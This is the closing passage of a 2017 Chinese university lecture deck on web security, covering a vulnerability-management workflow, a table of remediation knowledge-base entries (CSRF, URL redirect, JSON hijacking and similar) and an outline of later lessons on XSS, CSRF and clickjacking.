
来源汇集：上线、例行、监控、接报、反馈

分析指标：类型、业务、部门、级别、重发


漏洞确认：新发、频发、典型、通用型



漏洞分析



案例沉淀



安全知识库



方案推广：自动识别对应知识

添加漏洞remedy知识库

知识库ID	所属小类型名称	知识库名称
KB000554	其他	单一md5加密漏洞
KB000468	其他	XSIO
KB000547	其他	第三方脚本引用
KB000550	信息泄露	手机app端反编译导致信息泄漏
KB000127	URL跳转	URL跳转
KB000125	权限绕过	JSON挟持漏洞
KB000583	权限绕过	短信未限制导致垃圾短信漏洞
KB000143	权限绕过	任意文件下载、目录遍历漏洞
KB000422	权限绕过	HTTPX-Forwarded-For头伪造源IP
KB000142	权限绕过	水平权限安全漏洞
KB000124	CSRF	CSRF漏洞
KB000542	信息泄露	embed标签配置不当漏洞



跟踪反馈&培训

- 跟踪部门解决方案推进情况
- 分析部门后续重发漏洞原因
- 提供私人定制解决方案
- 反馈部门漏洞整体趋势



参考文献



91

2017/9/28

Web安全技术-2.1 OWASP Top Ten



中国科学院大学
University of Chinese Academy of Sciences

后续课程内容

- 第二部分：Web客户端安全
- 详细讲解XSS跨站、跨站点请求伪造、点击劫持等前端安全。
- 2.1 OWASP Top Ten
- 2.2 XSS与CSRF
- 2.3 ClickJacking
- 2.4 浏览器与扩展安全
- 2.5 案例分析





[2017秋]Web Security

扫一扫二维码，加入该群。

谢谢大家

刘奇旭

liuqixu@iie.ac.cn

中科院信工所 第六研究室



中国科学院大学
University of Chinese Academy of Sciences